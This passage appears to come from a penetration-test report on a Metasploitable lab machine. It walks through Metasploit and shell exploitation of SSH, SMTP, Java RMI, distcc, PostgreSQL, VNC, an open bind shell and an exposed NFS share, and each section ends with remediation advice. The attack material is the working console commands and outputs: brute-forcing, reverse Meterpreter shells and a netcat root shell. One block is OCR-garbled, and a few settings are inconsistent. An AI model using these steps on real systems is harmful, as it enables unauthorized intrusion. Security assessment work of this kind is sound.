- **Exploitation Using Metasploit**

To assess the security of SSH services on a target machine, the Metasploit framework can be utilized for exploitation. The following steps outline the exploitation process using the `auxiliary/scanner/ssh/ssh_login` module:

1. **Search for Exploit:**

- In Metasploit, the command `search ssh_login` is executed to locate available modules related to SSH exploitation. The result identifies the `auxiliary/scanner/ssh/ssh_login` module.

```
msf6 > search ssh_login

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/ssh/ssh_login          .              normal No    SSH Login Check Scanner
1  auxiliary/scanner/ssh/ssh_login_pubkey   .              normal No    SSH Public Key Login Scanner
```

2. **Select and Configure the Module:**

- After selecting the `ssh_login` module, essential options need to be configured:

```
msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):
```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	false	yes	Whether to print output for all attempts

3. Execution of the Exploit:

- With all parameters set, the module is executed. It attempts to log in to the SSH service on the target machine using the provided credentials.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/ssh/ssh_login) > set RhoSTS 192.168.29.148
RhoSTS => 192.168.29.148
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.29.148:22 - Starting bruteforce
[*] Error: 192.168.29.148: Metasploit::Framework::LoginScanner::Invalid Cred details can't be blank, Cred details can't be blank (Metasploit::Framework::LoginScanner::SSH)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > set username msfadmin
username => msfadmin
msf6 auxiliary(scanner/ssh/ssh_login) > set password msfadmin
password => msfadmin
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.29.148:22 - Starting bruteforce
[*] 192.168.29.148:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploit-table 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686 GNU /linux'
[*] SSH session 1 opened (192.168.29.147:36655 -> 192.168.29.148:22) at 2024-10-16 11:35:14 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

4. Outcome:

- Upon completion, the module reports any successful login attempts, revealing valid usernames and passwords. This information can be critical for further exploitation of the target system.

• Recommended Fixes

To secure SSH services and prevent exploitation, consider implementing the following measures:

- Use Strong Passwords:** Ensure that all accounts have complex passwords to deter brute-force attacks. Passwords should include a mix of upper and lower case letters, numbers, and special characters.

- **Implement Key-Based Authentication:** Utilize SSH keys instead of passwords for more secure authentication. This method is less vulnerable to brute-force attacks and eliminates the risk of password interception.
- **Limit User Access:** Restrict SSH access to known IP addresses or networks through firewall configurations. Implementing **AllowUsers** or **DenyUsers** directives in the SSH configuration file can further enhance security.
- **Regularly Monitor Logs:** Keep track of SSH access logs to identify and respond to any suspicious activity promptly. Tools like fail2ban can help automate this process by banning IP addresses with multiple failed login attempts.
- **Disable Root Login:** Configure SSH to disallow direct login as the root user, enhancing overall security. This can be achieved by setting `PermitRootLogin no` in the SSH configuration file.
- **Keep Software Updated:** Regularly update SSH software to ensure that any known vulnerabilities are patched. This applies to both the SSH server and client software.

5.7. SMTP Exploitation


- **Overview of SMTP**

SMTP (Simple Mail Transfer Protocol) is the standard protocol used for sending emails across the internet. It facilitates the delivery of emails from the sender's mail server to the recipient's mail server. SMTP operates on port **25** by default and is crucial for email transmission.

- **Exploitation Using Metasploit (smtp_enum)**

During the assessment, the Metasploit framework was used to enumerate valid mailing addresses on the target SMTP server using the **smtp_enum** module. The steps taken included:

1. **Search for Exploit:** Identified the smtp_enum auxiliary module in Metasploit.



2. **Configuration:** Set the necessary options, including the target IP address and SMTP port.

```
msf6 > use 41
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):



| Name      | Current Setting                                               | Required | Description                                                                                                                                                                                         |
|-----------|---------------------------------------------------------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS    |                                                               | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 25                                                            | yes      | The target port (TCP)                                                                                                                                                                               |
| THREADS   | 1                                                             | yes      | The number of concurrent threads (max one per host)                                                                                                                                                 |
| UNIXONLY  | true                                                          | yes      | Skip Microsoft bannered servers when testing unix users                                                                                                                                             |
| USER_FILE | /usr/share/metasploit-framework/data/wordlists/unix_users.txt | yes      | The file that contains a list of probable users accounts.                                                                                                                                           |



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.29.148
rhosts => 192.168.29.148
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.29.148:25 - 192.168.29.148:25 Banner: 220 metasploitable.localdomain ESMTX Postfix (Ubuntu)
[*] 192.168.29.148:25 - 192.168.29.148:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, wuftp, www-data
[*] 192.168.29.148:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

3. **Execution:** Ran the enumeration command to retrieve valid email addresses and user accounts on the server.

This enumeration revealed a list of valid mailing addresses, which could be leveraged for further exploitation or phishing attacks.

- **Recommended Fix**

- **Implement Authentication:** Ensure that SMTP servers require authentication for sending emails.
- **Limit Information Disclosure:** Configure the server to limit the amount of information disclosed during SMTP queries.
- **Regular Security Audits:** Conduct regular security assessments to identify and remediate vulnerabilities.

5.8. PHP-CGI Exploitation

- Overview of PHP-CGI

PHP-CGI (PHP Common Gateway Interface) is a method used to execute PHP scripts on web servers. CGI, or Common Gateway Interface, is a standard that enables interaction between the web server and external scripts to generate dynamic content. This method allows web servers to execute PHP applications, making it possible to create interactive web applications.

During the assessment, after discovering valid mailing addresses and open ports on the target server, further enumeration was conducted to identify directories using the **dirb** tool. Among the findings was a PHP configuration file that suggested PHP-CGI was in use. This setup could potentially expose the server to various vulnerabilities if not properly configured.

```
(deabes@kali)~$ dirb http://192.168.29.148/

DIRB v2.22
By The Dark Raver

START_TIME: Wed Oct 16 12:11:10 2024
URL_BASE: http://192.168.29.148/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.29.148/ ---
+ http://192.168.29.148/cgi-bin/ (CODE:403|SIZE:295)
=> DIRECTORY: http://192.168.29.148/dav/
+ http://192.168.29.148/index (CODE:200|SIZE:891)
+ http://192.168.29.148/index.php (CODE:200|SIZE:891)
+ http://192.168.29.148/phpinfo (CODE:200|SIZE:48092)
+ http://192.168.29.148/phpinfo.php (CODE:200|SIZE:48104)
=> DIRECTORY: http://192.168.29.148/phpMyAdmin/
+ http://192.168.29.148/server-status (CODE:403|SIZE:300)
=> DIRECTORY: http://192.168.29.148/test/
=> DIRECTORY: http://192.168.29.148/twiki/
```

PHP Version 5.2.4-2ubuntu5.10	
System	Linux 2.6.18-134-elp8
Build Date	Jan 8 2010 22:08:12
Server API	apache2handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/mcrypt.ini, /etc/php5/cgi/conf.d/mhash.ini, /etc/php5/cgi/conf.d/openssl.ini
API Version	20041231
Extension	20050817
Extension	20050819
Build	no
Thread Safety	enabled
Zend Memory Manager	enabled


Configuration File (php.ini) Path	/etc/php5/cgi
-----------------------------------	---------------

- Exploitation Using Metasploit


- 1. **Search for Exploit:** Identified the relevant exploit in Metasploit targeting PHP-CGI vulnerabilities.



- 2. **Set Options:** Configured the necessary parameters, including the target IP address and specific payloads to exploit the identified vulnerability.



- 3. **Execution:** Ran the exploit successfully, gaining access to the system.



• **Recommended Fix**

- **Update PHP:** Regularly update PHP to the latest version to ensure all known vulnerabilities are patched.
- **Secure CGI Configuration:** Review and harden the CGI configuration to prevent unauthorized access.
- **Restrict File Permissions:** Limit access to sensitive directories and files to reduce the risk of exploitation.

5.9. Java RMI Exploitation

• Overview of Java RMI

Java Remote Method Invocation (RMI) is a mechanism that enables the invocation of methods on an object located in a different Java Virtual Machine (JVM). This is essential for creating distributed applications in Java, allowing seamless communication between different components of a system, regardless of their physical location. While RMI facilitates robust application design, it can also introduce vulnerabilities if not configured securely. Attackers may exploit poorly configured RMI servers to gain unauthorized access to sensitive data or perform remote code execution.

During the security assessment, a Java RMI service was identified, prompting further investigation to determine potential vulnerabilities that could be exploited.

• Exploitation Using Metasploit

1. **Search for Exploit:** Conducted a search in Metasploit for existing exploits targeting Java RMI vulnerabilities.

```
msf6 exploit(multi/browser/java_rmi_connection_impl) > search java_rmi

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/gather/java_rmi_registry        .               normal No     Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server        2011-10-15      excellent Yes    Java RMI Server Insecure Default Configuration Java Code Execution
2  \_ target: Generic (Java Payload)         .               .      .      .
3  \_ target: Windows x86 (Native Payload)   .               .      .      .
4  \_ target: Linux x86 (Native Payload)     .               .      .      .
5  \_ target: Mac OS X PPC (Native Payload)  .               .      .      .
6  \_ target: Mac OS X x86 (Native Payload)  .               .      .      .
7  auxiliary/scanner/misc/java_rmi_server    2011-10-15      normal No     Java RMI Server Insecure Endpoint Code Execution Scanner
8  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No     Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl
```

2. **Use Exploitation:** Selected the appropriate exploit module and configured it to target the identified RMI service on the vulnerable system.

```
msf6 exploit(multi/browser/java_rmi_connection_impl) > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
--      -
HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
RHOSTS    yes            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     1099           yes       The target port (TCP)
SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080           yes       The local port to listen on.
SSL       no              no        Negotiate SSL for incoming connections
SSLCert   false          no        Path to a custom SSL certificate (default is randomly generated)
URIPATH   no              no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.29.147  yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port
```

```

lpo2f2 => Jd5'J08'5d'Jv8
w2f0 exbfoif(wnfri\wisc\j9v9-lwi-26l66) > 26f lpo2f2 Jd5'J08'5d'Jv8

```

3. **Execution:** Ran the exploit, successfully executing code on the remote Java application.

```

msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.29.147:1111
[*] 192.168.29.148:1099 - Using URL: http://192.168.29.147:8080/Piial047q2NG
[*] 192.168.29.148:1099 - Server started.
[*] 192.168.29.148:1099 - Sending RMI Header...
[*] 192.168.29.148:1099 - Sending RMI Call...
[*] 192.168.29.148:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.29.148
[*] Meterpreter session 3 opened (192.168.29.147:1111 -> 192.168.29.148:58131) at 2024-10-16 13:24:05 -0400

meterpreter >

```

- **Recommended Fix**


- **Restrict RMI Access:** Limit RMI access to trusted hosts by using firewalls and network segmentation.
- **Update Java:** Regularly update Java to patch known vulnerabilities and enhance security features.
- **Implement Security Manager:** Use a security manager to enforce security policies and restrict the capabilities of remote objects.

5.10. Bind Shell Exploitation

- **Overview of Bind Shell**

A **Bind Shell** is a type of backdoor used by attackers to gain control of a target system. The shell opens a specific network port on the victim's machine and waits for an incoming connection from the attacker. Once the attacker establishes this connection, they can execute commands on the compromised system as if they were locally logged in. This type of exploitation is typically employed after gaining initial access through another vulnerability, allowing the attacker to maintain control of the system remotely.

During the security assessment, evidence of a bind shell was discovered running on a specific port, allowing unauthorized access to the system.



```
(deabes@kali)-[~/Desktop/rsh/rsh]
$ nc 192.168.29.148 1524
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#
```

- **Recommended Fix**

- **Close Unnecessary Ports:** Regularly scan for and close unused or suspicious open ports to prevent unauthorized access.
- **Use Firewalls:** Implement firewall rules to block incoming connections from untrusted sources, especially on sensitive ports.
- **Monitor Network Traffic:** Set up continuous network monitoring to detect unusual or unauthorized connections that may indicate a bind shell.
- **Regularly Update Systems:** Keep all software and operating systems up to date to patch vulnerabilities that attackers may exploit to initiate bind shells.

5.11. NFS Exploitation

- **Overview of NFS**

Network File System (NFS) is a protocol that allows users to share directories and files over a network. It enables systems from different operating systems to access files on remote servers as if they were stored locally. However, misconfigurations in NFS can lead to severe security risks. In this case, the root directory ("/") was exposed, allowing unrestricted access to all files and directories, including sensitive system files. This type of exposure can lead to data breaches or allow attackers to modify critical system files.

- **Exploitation Using NFS**

During the assessment, an NFS share was found to be misconfigured, exposing the entire root directory. By mounting the share, the attacker gained access to sensitive files and directories. This kind of access can be devastating as it could allow the attacker to manipulate or steal crucial data.

```
(deabes@kali)-[~/Desktop/nfs/root/.ssh]
$ showmount -e 192.168.29.148
Export list for 192.168.29.148:
/ *
```

```
(deabes@kali)-[/mnt]
$ sudo mkdir nfs
```

```
(deabes@kali)-[/mnt]
$ sudo mount -t nfs 192.168.29.148:/ nfs -o nolock
```

```
(deabes@kali)-[/mnt]
$ cd nfs
(deabes@kali)-[/mnt/nfs]
$ ls
bin boot cdrom dev etc home initrd initrd.img lib lost+found media mnt nohup.out opt proc root sbin srv sys tmp usr var vmlinuz
```

- **Recommended Fix**

- **Limit Directory Exposure:** Ensure that only necessary directories are shared via NFS and that sensitive directories, such as the root directory, are never exposed.
- **Implement Access Controls:** Use proper authentication and restrict NFS access to trusted IP addresses and hosts.
- **Enable Root Squash:** Enforce "root_squash" to prevent the root user on the client from having root access on the NFS server.
- **Monitor and Audit:** Continuously monitor and audit NFS shares and access logs to detect any suspicious activity.

5.12. Distcc Exploitation

- **Overview of Distcc**

Distcc is a tool designed to speed up software compilation by distributing the compilation tasks across multiple computers in a network. While this can greatly increase efficiency, it can also introduce security vulnerabilities, especially if the **distccd** service is left exposed to the internet or untrusted networks. An attacker could potentially exploit these vulnerabilities to execute arbitrary commands on the remote system if proper access controls are not enforced.

- **Exploitation Using Metasploit**

1. **Search for Exploit in Metasploit:**

- Launch Metasploit and search for available exploits targeting distccd.

```
msf6 > search distccd

Matching Modules
=====
Listing for /

#  Name                               Disclosure Date  Rank    Check  Description
--  --                               -
0  exploit/unix/misc/distcc_exec        2002-02-01      excellent Yes     DistCC Daemon Command Execution
```

2. **Select Exploit Module:**

- Use the `unix/misc/distcc_exec` exploit module.

3. **Set Options:**

- Configure the target IP address and payload.

```
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.29.148   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     3632             yes       The target port (TCP)

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.29.147   yes       The listen address (an interface may be specified)
  LPORT     1111             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Target

View the full module info with the info, or info -d command.
```

4. **Run the Exploit:**

- Execute the exploit and gain remote code execution.

```
msf6 exploit(unix/misc/distcc_exec) > run
[*] Started reverse TCP double handler on 192.168.29.147:1111
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo jBeB0XtJaHv0ZR0P;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "jBeB0XtJaHv0ZR0P\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 5 opened (192.168.29.147:1111 → 192.168.29.148:43349) at 2024-10-16 14:18:35 -0400

whoami
daemon
```

- **Recommended Fix**

- **Restrict Access:** Limit access to the distccd service by restricting it to trusted IPs or hosts within the network.
- **Disable Unnecessary Services:** If distccd is not required, disable it entirely to reduce the attack surface.
- **Use Firewalls:** Employ firewalls to block public access to distccd, allowing connections only from trusted sources.
- **Update to the Latest Version:** Ensure that distccd is updated to the latest version with security patches applied.
- **Monitor Network Traffic:** Regularly monitor network traffic for any suspicious or unauthorized access to the distccd service.

5.13. PostgreSQL Exploitation

• Overview of PostgreSQL

PostgreSQL is an open-source object-relational database management system known for its stability, flexibility, and wide range of features. When left misconfigured or exposed with weak authentication mechanisms, attackers can exploit PostgreSQL to gain unauthorized access to the database and potentially escalate privileges.

• Exploitation Steps

1. Search for Exploit in Metasploit:

- Launch Metasploit and search for available exploits targeting PostgreSQL.

```
23 exploit/linux/postgres/postgres_payload 2007-06-05 excellent Yes PostgreSQL for Linux Payload Execution
```

2. Select Exploit Module:

- Choose the `auxiliary/admin/postgres/postgres_sql` module for executing SQL queries.

```
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > use 23
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

  Name      Current Setting  Required  Description
  ---      -
  VERBOSE   false            no        Enable verbose output

Used when connecting via an existing SESSION:

  Name      Current Setting  Required  Description
  ---      -
  SESSION    no               no        The session to run this module on

Used when making a new connection via RHOSTS:

  Name      Current Setting  Required  Description
  ---      -
  DATABASE  postgres         no        The database to authenticate against
  PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
  RHOSTS    no               no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     5432             no        The target port
  USERNAME  postgres         no        The username to authenticate as
```

3. Set Options:

- Configure the target IP address and database credentials (if available). You can use brute force techniques or default credentials if applicable.

```
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.29.148
rhosts => 192.168.29.148
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.29.147
lhost => 192.168.29.147
msf6 exploit(linux/postgres/postgres_payload) > exploit
```


4. Run the Exploit:

- Execute the exploit to run SQL commands on the PostgreSQL database.

```
[*] Started reverse TCP handler on 192.168.29.147:1111
[*] 192.168.29.148:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/LJTIxtMv.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.29.148
[*] Meterpreter session 7 opened (192.168.29.147:1111 → 192.168.29.148:48208) at 2024-10-16 14:36:07 -0400
meterpreter > █
```

• Recommended Fix

- **Use Strong Authentication:** Implement strong, complex passwords for PostgreSQL accounts, and avoid using default credentials.
- **Restrict Network Access:** Only allow trusted IP addresses to connect to the PostgreSQL server.
- **Disable Unnecessary Features:** Turn off unused features and services in PostgreSQL.
- **Regular Updates:** Keep PostgreSQL updated with the latest security patches.
- **Monitor Logs:** Enable logging and monitoring of database activity to detect suspicious actions.

5.14. VNC Exploitation

- Overview of VNC

Virtual Network Computing (VNC) is a popular remote desktop-sharing system that allows users to remotely control another computer's desktop interface. It uses the **Remote Frame Buffer (RFB)** protocol, typically running on port **5900**, to transmit screen updates from the server to the client and to receive input commands from the client. While VNC is a powerful tool for remote access, if not properly secured, it can be vulnerable to exploitation.

- Exploitation Steps

1. Search for Exploit in Metasploit:

- Launch Metasploit and search for available exploits targeting VNC services.

```
msf6 exploit(linux/postgres/postgres_payload) > search auxiliary/scanner/vnc
```

Matching Modules

#	Name	Path	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/vnc/ard_root_pw	.	.	normal	No	Apple Remote Desktop Root Vulnerability
1	auxiliary/scanner/vnc/vnc_none_auth	.	.	normal	No	VNC Authentication None Detection
2	auxiliary/scanner/vnc/vnc_login	.	.	normal	No	VNC Authentication Scanner

2. Select Exploit Module:

- Use an appropriate module for VNC authentication bypass or brute force attack.

```
msf6 exploit(linux/postgres/postgres_payload) > use 2
msf6 auxiliary(scanner/vnc/vnc_login) > show options
```

Module options (auxiliary/scanner/vnc/vnc_login):

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, use r6realta)
PASSWORD		no	The password to test
PASS_FILE	/usr/share/metasploit-framework/data/wordlist/s/vnc_passwords.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	5900	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	<BLANK>	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

3. Set Options:


- Configure the target IP and other relevant parameters. You can also attempt to brute force the VNC password if known credentials are not available.

```
msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.29.148
rhosts => 192.168.29.148
msf6 auxiliary(scanner/vnc/vnc_login) > set username root
username => root
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.29.148:5900 - 192.168.29.148:5900 - Starting VNC login sweep
[!] 192.168.29.148:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.29.148:5900 - 192.168.29.148:5900 - Login Successful: :password
[*] 192.168.29.148:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > █
```

4. Run the Exploit:

- Execute the exploit to try accessing the VNC service. If the exploit is successful, you will gain access to the remote desktop interface.



• Recommended Fix

- **Use Strong Authentication:** Ensure VNC is configured with strong, complex passwords and disable weak authentication methods.
